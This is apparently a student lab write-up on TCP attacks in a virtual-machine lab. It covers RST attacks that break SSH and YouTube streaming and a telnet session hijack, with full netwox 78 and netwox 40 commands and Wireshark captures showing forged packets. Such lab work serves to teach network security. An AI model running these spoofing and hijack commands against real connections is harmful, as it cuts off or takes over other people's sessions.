
USER can observe the resulting TCP traffic:



ATTACKER can formulate another similar **netwox 78** attack, this time targeting port 22 and **USER**'s IP address.


```
netwox 78 --device "Eth0" --filter "port 22" --spooftip "raw" --ips "10.0.2.11"
```


We execute the attack as the root user:



Again, when we begin to enter a shell command using the `ssh` connection we encounter an error and the channel terminates with the message "Write failed: Broken pipe":




We can observe ATTACKER's fake RST packet causing the connection to close:



Task 3. TCP RST Attacks on Video Streaming Applications

To test an TCP RST attack on a video stream, we first access an online video. As **USER** we open YouTube and select a featured video so that a pre-video advertisement begins to load and play. We can observe this video-related traffic in Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
1	2017-11-14 14:51:12.0	10.0.2.11	172.217.6.142	TLSv1.2	297	Application Data
2	2017-11-14 14:51:12.0	10.0.2.11	172.217.6.142	TLSv1.2	472	Application Data
3	2017-11-14 14:51:12.0	172.217.6.142	10.0.2.11	TCP	60	https > 39514 [ACK] Seq=1 Ack=572 Win=31542 Len=0
4	2017-11-14 14:51:12.0	172.217.6.142	10.0.2.11	TLSv1.2	141	Application Data
5	2017-11-14 14:51:12.1	10.0.2.11	172.217.6.142	TCP	54	39514 > https [ACK] Seq=572 Ack=88 Win=65535 Len=0
6	2017-11-14 14:51:12.1	172.217.6.142	10.0.2.11	TLSv1.2	587	Application Data, Application Data, Application Data
7	2017-11-14 14:51:12.1	10.0.2.11	172.217.6.142	TCP	54	39514 > https [ACK] Seq=572 Ack=621 Win=65535 Len=0
8	2017-11-14 14:51:12.1	10.0.2.11	172.217.6.142	TLSv1.2	100	Application Data


To attack the YouTube connection we issue the following **netwox 78** command as the root user on the same VM, targeting its own IP address:

```
netwox 78 --device "Eth0" --filter "port 80" --spooftip "raw" --ips "10.0.2.11"
```




```
[11/14/2017 14:50] root@USER:/home/seed# netwox 78 --device "Eth0" --filter "port 80" --spooftip "raw" --ips "10.0.2.11"
```

After playing for about five more seconds, the streaming video advertisement freezes thirteen seconds in and fails to continue. This is the point in streaming where the attack ended the connection and cut off further data. We observe that with YouTube this attack only seemed to work with pre-video advertisement videos; main video content would apparently continue streaming after the attack.



We can view the forged RST packets used to terminate the connection:




The image shows a Wireshark packet capture window. The title bar indicates it is capturing from eth13. The packet list pane shows several TCP packets. Packets 245, 247, 249, 251, 253, and 254 are highlighted in red, indicating they are RST (Reset) packets. These packets are sent from 10.0.2.11 to 184.24.98.240 and 184.24.98.216. The info pane for packet 245 shows the details of the RST packet: Seq=1, Ack=17668245, Win=0, Len=0.

No.	Time	Source	Destination	Protocol	Length	Info
245	2017-11-14 14:52:08.2810	10.0.2.11	184.24.98.240	TCP	60	43755 > http [RST, ACK] Seq=1 Ack=17668245 Win=0 Len=0
246	2017-11-14 14:52:08.3110	10.0.2.11	184.24.98.216	TCP	74	45611 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SA=10.0.2.11
247	2017-11-14 14:52:08.3110	184.24.98.216	10.0.2.11	TCP	60	http > 45611 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
248	2017-11-14 14:52:08.3110	10.0.2.11	184.24.98.240	TCP	74	43759 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SA=10.0.2.11
249	2017-11-14 14:52:08.3110	184.24.98.240	10.0.2.11	TCP	60	http > 43759 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
250	2017-11-14 14:52:08.3110	10.0.2.11	184.24.98.216	TCP	74	45613 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SA=10.0.2.11
251	2017-11-14 14:52:08.3110	184.24.98.216	10.0.2.11	TCP	60	http > 45613 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
252	2017-11-14 14:52:08.3110	10.0.2.11	184.24.98.240	TCP	74	43761 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SA=10.0.2.11
253	2017-11-14 14:52:08.3110	184.24.98.240	10.0.2.11	TCP	60	http > 43761 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
254	2017-11-14 14:52:08.3110	10.0.2.11	184.24.98.216	TCP	60	http > 45611 [SYN, ACK] Seq=17785750 Ack=1 Win=33728


Task 4. TCP Session Hijacking

First we establish a `telnet` connection between `USER` and `SERVER`:



```
Help USER (Snapshot 1) (Running) Thu Nov 16 19:17:36 5:17 PM Seed
Terminal
[11/16/2017 17:11] seed@USER:~$ telnet 10.0.2.12
Trying 10.0.2.12...
Connected to 10.0.2.12.
Escape character is '^]'.
- Ubuntu 12.04.5 LTS
1 SERVER login: seed
1 Password:
1 Last login: Thu Nov 16 17:11:24 PST 2017 from USER on pts/1
1 Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-37-generic i686)
```

Since the attacker and user are on the same network they can observe the `telnet` traffic. Here we observe the last `telnet`-protocol packet sent from `SERVER` to `USER`. We make sure we disable the `relevant` sequence number option. The next sequence number is `2213783325` and the acknowledgement number is `2514177366`:



No.	Time	Source	Destination	Protocol	Length	Info
84	2017-11-16 17:12:01.1110.0.2.12	10.0.2.11	10.0.2.12	TELNET	100	Telnet Data ...
85	2017-11-16 17:12:01.1110.0.2.11	10.0.2.12	10.0.2.12	TCP	66	48372 > telnet [ACK] Seq=2514177366 Ack=
86	2017-11-16 17:12:44.9610.0.2.13	208.78.70.27	10.0.2.11	DNS	93	Standard query A videosearch.ubuntu.com
87	2017-11-16 17:12:44.96RealtekU 12:35:00	Broadcast	RealtekU 12:35:00	ARP	60	Who has 10.0.2.13? Tell 10.0.2.1
88	2017-11-16 17:12:44.96CadmusCo 55:d5:5b	RealtekU 12:35:00	RealtekU 12:35:00	ARP	60	10.0.2.13 is at 08:00:27:55:d5:5b
89	2017-11-16 17:12:44.96208.78.70.27	10.0.2.13	10.0.2.13	DNS	154	Standard query response, No such name
90	2017-11-16 17:12:44.9610.0.2.12	10.0.2.12	10.0.2.11	DNS	81	Standard query response, No such name

Frame 84: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)

Ethernet II, Src: CadmusCo f8:0f:39 (08:00:27:f8:0f:39), Dst: CadmusCo 30:b9:53 (08:00:27:30:b9:53)

Internet Protocol Version 4, Src: 10.0.2.12 (10.0.2.12), Dst: 10.0.2.11 (10.0.2.11)

Transmission Control Protocol, Src Port: telnet (23), Dst Port: 48372 (48372), Seq: 2213783325, Ack: 2514177366, Len: 34

Source port: telnet (23)

Destination port: 48372 (48372)

[Stream index: 0]

Sequence number: 2213783325

[Next sequence number: 2213783359]

Acknowledgement number: 2514177366

Header length: 32 bytes


Flags: 0x018 (PSH, ACK)

Window size value: 227

[Calculated window size: 14528]

[Window size scaling factor: 64]

The next and last TCP packet is an ACK packet sent from `USER` to `SERVER`. We examine its parameters. The sequence number is `2514177366` and the acknowledgement number is `2213783359`. We can also observe its source port, `48372`, and its window size value, `279`.



No.	Time	Source	Destination	Protocol	Length	Info
84	2017-11-16 17:12:01.1110.0.2.12	10.0.2.11	10.0.2.12	TELNET	100	Telnet Data ...
85	2017-11-16 17:12:01.1110.0.2.11	10.0.2.12	10.0.2.12	TCP	66	48372 > telnet [ACK] Seq=2514177366 Ack=
86	2017-11-16 17:12:44.9610.0.2.13	208.78.70.27	10.0.2.11	DNS	93	Standard query A videosearch.ubuntu.com
87	2017-11-16 17:12:44.96RealtekU 12:35:00	Broadcast	RealtekU 12:35:00	ARP	60	Who has 10.0.2.13? Tell 10.0.2.1
88	2017-11-16 17:12:44.96CadmusCo 55:d5:5b	RealtekU 12:35:00	RealtekU 12:35:00	ARP	60	10.0.2.13 is at 08:00:27:55:d5:5b
89	2017-11-16 17:12:44.96208.78.70.27	10.0.2.13	10.0.2.13	DNS	154	Standard query response, No such name
90	2017-11-16 17:12:44.9610.0.2.12	10.0.2.12	10.0.2.11	DNS	81	Standard query response, No such name

Frame 85: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)

Ethernet II, Src: CadmusCo 30:b9:53 (08:00:27:30:b9:53), Dst: CadmusCo f8:0f:39 (08:00:27:f8:0f:39)

Internet Protocol Version 4, Src: 10.0.2.11 (10.0.2.11), Dst: 10.0.2.12 (10.0.2.12)

Transmission Control Protocol, Src Port: 48372 (48372), Dst Port: telnet (23), Seq: 2514177366, Ack: 2213783359, Len: 0

Source port: 48372 (48372)

Destination port: telnet (23)

[Stream index: 0]

Sequence number: 2514177366

Acknowledgement number: 2213783359

Header length: 32 bytes

Flags: 0x010 (ACK)

Window size value: 279

[Calculated window size: 17856]


[Window size scaling factor: 64]

Given this information, the attacker can now use the `netwox 40` tool to generate a spoofed packet and hijack the `telnet` session. For this command's parameters we use the source IP address of `USER`, `10.0.2.11`, the destination IP address of `SERVER`, `10.0.2.12`, the port number `48372`, the sequence number `2514177366`, the acknowledgement number `2213783359`, the window size `279`, and the data string `"pwd 0d0a"`.


The resulting command string is:

```
netwox 40 --ip4-tos 4 --ip4-id 17361 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.11 --ip4-dst 10.0.2.12 --tcp-src 48372 --tcp-dst 23 --tcp-seqnum 2514177366 --tcp-acknum 2213783359 --tcp-ack --tcp-psh --tcp-window 279 --tcp-data "pwd 0d0a" --spoofip "best" --ip4-totlen 55 --ip4-checksum 1228
```


The attacker executes the `netwox 40` attack:



All parties can observe the traffic resulting from the attack. In the below screenshot `USER` observes the forged attack packet. Note that the packet's acknowledgement number and sequence number are those used in the attack command above:



Below we observe subsequent `TCP Keep-Alive` packets in Wireshark:



From USER's terminal there is no evidence of the attack. The `telnet` session is maintained and we are still able to execute commands:

